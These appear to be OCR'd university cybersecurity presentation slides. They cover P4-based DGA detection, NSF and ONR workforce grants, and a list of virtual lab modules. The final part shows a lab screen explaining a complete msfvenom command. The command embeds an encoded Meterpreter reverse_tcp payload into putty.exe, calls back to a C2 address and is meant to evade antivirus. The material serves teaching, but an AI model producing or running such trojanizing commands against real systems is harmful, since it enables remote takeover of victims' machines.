
Evaluation

- The scheme can accurately characterize traffic flows (traffic features)
  - Normal (benign) hosts typically generates a few NXDs (at most)




Evaluation

- The scheme can accurately characterize traffic flows (traffic features)
  - When a normal (benign) hosts queries a given domain, the DNS system returns a corresponding IP address (ratio of DNS requests to IP addresses is approximately 1)
  - DGAs often query hundreds of domains; only few queries return an IP address (at best) (ratio of DNS requests to IP addresses > 1)



Evaluation

- Comparison of the feature extraction time of the proposed approach vs EXPLAIN[1]
  - The proposed approach runs on the switch data plane
  - EXPLAIN runs on a general-purposed CPU with 64 GB RAM, 2.9 GHz processor with eight cores



[1]A. Drichel, N. Faerber, U. Meyer, "First step towards explainable DGA multiclass classification," in the 16th International Conference on Availability, Reliability and Security, pp. 1–13, 2021.

DEMO – High-resolution Measurements

https://youtu.be/cWaWxsqVAgc

DEMO – DoS


https://youtu.be/EGQHUdrQ80M


NSF Advanced Technological Education Project:
Cyber-con^2: “Multi-sector Convergence to Advance the Preparation of Learners for OT and IT Cybersecurity Convergence Workforce”

July 1 2024 – June 30 2027

NSF ATE

Cyber-con^2: “Multi-sector Convergence to Advance the Preparation of Learners for OT and IT Cybersecurity Convergence Workforce”





NSF ATE

- Goal 1: Expand the Academic Cloud to support large-scale learning on OT/ICS and IT cybersecurity
  - Develop and deploy virtual labs on OT/ICS cybersecurity
  - Develop and deploy virtual labs on IT cybersecurity

Lib #	Lib Name	Sample Outcomes	CIE's Pillar	Level
1, 2	Intro to OT / ICS Cybersecurity (2 libraries)	• Understand the fundamentals of PLCs used in critical infrastructures. • Write basic apps with OpenPLC using Ladder diagrams. • Describe the elements of a SCADA system.	Awareness.	Entry-level high school.
			Awareness, Education.	Entry-level college.
3	ICS Protocols (1 library)	• Understand the Modbus Remote Terminal Unit (RTU) and Modbus over TCP. • Implement a SCADA system with Modbus. • Secure SCADA systems and protocols for ICS	Development, Current Infrastructure.	Intermediate-level college.
4	Adv. Cybersecurity for OT / ICS (1 library)	• Use passive and active discovery tools to map ICS devices. • Launch C2 attacks against an ICS using Metasploit. • Exploit the vulnerability of a SCADA/PLC system.	Development, Current Infrastructure.	Advanced-level college.
5	Water Quality (WQ) Critical Infrastructure Models (1 library)	• Explain how to model WQ within critical ICSs. • Replay attacks to water distribution networks (WDNs). • Characterize and analyze attacks on WDNs, including reconnaissance, DDoS, MITM. • Develop mitigation algorithms for WDN attacks.	Development, Current Infrastructure.	Advanced-level college

CIE: Cyber Informed Engineering (national strategy): https://tinyurl.com/y3a8jntm


NSF ATE

- Goal 1: Expand the Academic Cloud to support large-scale learning on OT/ICS and IT cybersecurity
  - Develop and deploy virtual labs on OT/ICS cybersecurity
  - Develop and deploy virtual labs on IT cybersecurity

Lib #	Lib Name	Sample Outcomes	Cert	Level
6, 7	Intro to IT Cybersecurity (2 libraries)	• Analyze and explain the types of attack surfaces. • Execute malwares using real deployments and investigate their behavior. • Analyze and characterize C2 communication used against IT / OT systems.	CompTIA Security+.	Entry-level college.
			Cisco CCST Cyber.	Entry-level high school.
8	Intro to IT Networks (1 library)	• Analyze TCP sessions using a protocol analyzer. • Perform network hardening. • Use secure protocols for network management.	Cisco CCNA.	Entry-level college.
9	Cybersecurity Operations (1 library)	• Explain features of OS (Linux, Windows) used for cybersecurity analysis. • Use tools and log files (e.g., PowerShell, syslog) to identify anomalies. • Apply the security onion to protect systems.	Cisco CyberOps.	Intermediate-level college.
10	Open-Source Intelligence (1 library)	• Perform Internet scanning and probing events. • Analyze log files using Suricata. • Develop ML classifiers for malwares with Zeek.	NA	Intermediate-level college.
11, 12	Threat Detection w/ NGFWs, I and II (2 libraries)	• Develop and implement security and NAT policies. • Implement IDS and IPS using an NGFW. • Use deep packet inspection to identify applications and users.	PCCE (Technician).	Intermediate-level college.
			PCNSA (engineer).	Advanced-level college.
13	Cloud Security (1 library)	• Understand virtual patching in the cloud. • Set up and manage a cloud infrastructure using APIs. • Be familiar with Azure and AWS toolsets.	AWS Cloud Foundations, AWS Sec. Foundations	Advanced-level college.
14, 15	Fine-gained Telemetry w/ P4 (2 libraries)	• Describe the architectures of P4 devices. • Identify and block attacks in the data plane. • Develop security apps with P4 switches and smart NICs.	NA (state-of-the-art, research).	Advanced-level college.

NSF ATE

- Integration of virtual labs into high-school and college programs



Virtual lab libraries marked with a ribbon will be aligned with stackable industry certificates

NSF ATE

- Goal 2: Develop an internship program on OT/ICS and IT cybersecurity
  - Pre-internship seminars will help connect interns with organizations
  - Internship enables students to acquire soft skills, teamwork, time management, and communication skills

Spring and Fall semesters
(Monday-Wednesday-Friday)

Summer semester
(400 hours)

NSF ATE

- Goal 2: Develop an internship program on OT/ICS and IT cybersecurity
  - By the end of the Pre-internship Seminars, the goal is to secure 100+ paid internships each summer

Visit to the Defense Information Systems Agency (DISA)
August 2nd 2023 - Baltimore, MD

NSF ATE

- Goal 3: Advance formal and informal communities for OT/ICS and IT cybersecurity training and education

	Activity	Community	Subject / Libraries	Support Type
A	Academic courses (16-week – formal, supervised)	Colleges in the Carolinas	All college-level libraries	(1) Access to Academic Cloud; (2) Train instructors (train-the-trainer).
B	High school courses, 16+16- (formal, supervised)	High schools in the Carolinas	Intro to OT/ICS Cybersecurity Intro to IT Cybersecurity and Intro to IT Networks	(1) Access to Academic Cloud; (2) Train instructors (train-the-trainer).
C	Third party academic courses (formal, unsupervised)	Other high schools, colleges, universities	All libraries	(1) Access to the Academic Cloud (unsupervised); (2) Train instructors (train-the-trainer).
D	Train-the-trainer courses (formal, supervised)	CSSIA, WASTC, SCC	All libraries	(1) Access to Academic Cloud; (2) Train instructors (train-the-trainer).
E	**ICS courses (informal, unsupervised)**	**ICS COP**	**All OT / CCS cybersecurity libraries**	**(1) Access to Academic Cloud; (2) Train instructors (train-the-trainer).**
F	IT tutorials (informal, unsupervised)	Internet2 and LBNL's COP	All college-level IT cybersecurity libraries	(1) Access to Academic Cloud; (2) Training tutorials.

NSF ATE

- Goal 3: Advance formal and informal communities for OT/ICS and IT cybersecurity training and education

	Activity	Community	Subject / Libraries	Support Type
G	Self-paced training courses for military-connected personnel (informal, unsupervised)	CIAB, U.S. National Guard, NIWC	All college-level libraries	(1) Access to the Academic Cloud; (2) Courses to train military instructors (train-the-trainer).
H	FABRIC tutorials (informal, unsupervised)	FABRIC COP	Advanced programmable networks (smart NICs and P4 programmable switches)	(1) Access to Academic Cloud; (2) Co-located training tutorials to FABRIC community events.
I	Cybersecurity Competitions: DOE's CyberForce and SC's PCDC (informal, unsupervised)	High schools and colleges in the Carolinas	Libraries 1-2 for DOE's CyberForce Competition, and libraries 6-8 for PCDC	(1) Access to Academic Cloud to high-school and college instructors and their students, participating in the competitions.


Office of Naval Research
"Preparing Cyber Warfare Professionals by Integration of Curriculum, Experiences, and Internships"

February 1 2023 – January 30 2026

ONR Cyber

- Goal 1: Advance formal and informal cyber communities
  - Twelve-week C4ISR1 research experience (formal learning)

  - Workshops and tutorials (informal learning)




Workshop on Security Applications with P4, FABRIC Community Workshop, Austin, TX, April 24, 2023 (with Texas Advanced Computing Center).

Workshop on Fine-grained Network Measurements with P4, Internet2 Technology Exchange Conference, Minneapolis, MN, Sep. 18, 2023 (with LBNL / ESnet).

1. C4ISR: Command, Control, Communications, Computers, Intelligence, Surveillance and Reconnaissance

ONR Cyber

- Goal 2: Expand the Academic Cloud
  - Example: Lab library on “Fundamentals of Cybersecurity”



Border router implements policy rules to protect internal network

Lab 1: Reconnaissance: Scanning with NMAP, Vulnerability Assessment with OpenVAS

Lab 2: Remote Access Trojan (RAT) using Reverse TCP Meterpreter

Lab 3: Escalating Privileges and Installing a Backdoor

Lab 4: Collecting Information with Spyware: Screen Captures and Keyloggers

Lab 5: Social Engineering Attack: Credentials Harvesting and Remote Access through Phishing Emails

Lab 6: SQL Injection Attack on a Web Application

Lab 7: Cross-site Scripting (XSS) Attack on a Web Application

Lab 8: Denial of Service (DoS) Attacks: SYN/FIN/RST Flood, Smurf attack, and SlowLoris

Lab 9: Cryptographic Hashing and Symmetric Encryption

Lab 10: Asymmetric Encryption: RSA, Digital Signatures, Diffie-Hellman

Lab 11: Public Key Infrastructure: Certificate Authority, Digital Certificate

Lab 12: Configuring a Stateful Packet Filter using iptables

Lab 13: Online Dictionary Attack against a Login Webpage

Lab 14: Intrusion Detection and Prevention using Suricata

Lab 15: Packet Sniffing and Relay Attack

Lab 16: DNS Cache Poisoning

Lab 17: Man in the Middle Attack using ARP Spoofing

Lab 18: Understanding Buffer Overflow Attacks in a Vulnerable Application

Lab 19: Conducting Offline Password Attacks

DEMO – Spyware

https://youtu.be/x_7jsXsn_YU

Content - Reservation 31355 - NETLAB+ - Google Chrome

Not secure https://10.173.78.50/lab-content.cgi?res_id=31355&ex_id=JGOMEZ_0050_56AE_2F47_6305_5037_0004

Content

Lab_4_Collecting_Information_with_Sp... 10 / 33 125%

meterpreter shell. The arguments of the command below are explained as follows:

- `-a x86`: specifies the architecture of the target victim, which is `x86` in this case.
- `--platform windows`: specifies the platform of the target victim (e.g., Linux, Android, Apple iOS, etc.). Since the victim is using a Windows 10 machine, the specified platform is `windows`.
- `-x putty.exe`: specifies an executable file to attach the malicious payload to. We will use `putty`, a popular program that allows the user to configure machines via SSH and Telnet. Note that this program could be of any type (e.g., Notepad++, Word application).
- `-k`: preserves the template behavior (putty.exe) and injects the payload (reverse_tcp) as a new thread.
- `-p windows/meterpreter/reverse_tcp`: specifies the payload to use, which is in this case a *reverse_tcp* session.
- `LHOST=216.0.0.10`: specifies the IP address through which the attacker will listen for *reverse_tcp* session connections. This is the IP address of the C2 server.
- `LPORT=4444`: specifies the port number through which the attacker will listen for a *reverse_tcp* session connections. This is the port number of the C2 server.
- `-e x86/shikata_ga_nai`: specifies the shellcode encoder to use (e.g., x64/xor, cmd/perl, etc.). We are using the `x86/shikata_ga_nai` encoder which uses a polymorphic XOR additive feedback to ensure that the output is different every time. This helps evading some weak Antivirus and Antimalware products.
- `-i 3`: specify the number of times to encode the payload.
- `-b "\x00"`: specify the characters to avoid (i.e., bad characters). These are characters known to make the shell or application crash.
- `-f exe`: specify the output format (windows executable).
- `-o puttyX.exe`: save the payload to a file named puttyX.exe.

```
msfvenom -a x86 --platform windows -x putty.exe -k -p
windows/meterpreter/reverse_tcp LHOST=216.0.0.10 LPORT=4444 -e
x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe
```

NETLAB+

Not secure https://10.173.78.50/lab.cgi

New Chrome available

Gmail YouTube Maps Special Topics in Int... Translate rout Build a Fast Networ... All Bookmarks


UNIVERSITY OF SOUTH CAROLINA

Home Reservation ekfoury

MyNETLAB > CyberSec_H1_12004 > Reservation 31355 > Lab 4: Collecting Information with Spyware: Screen Captures and Keyloggers

Topology Content Status Victim BR/FW Attacker Web server DNS server Mail server

Time Remaining 2 hrs. 53 min.



Search

6:08 PM 2/5/2024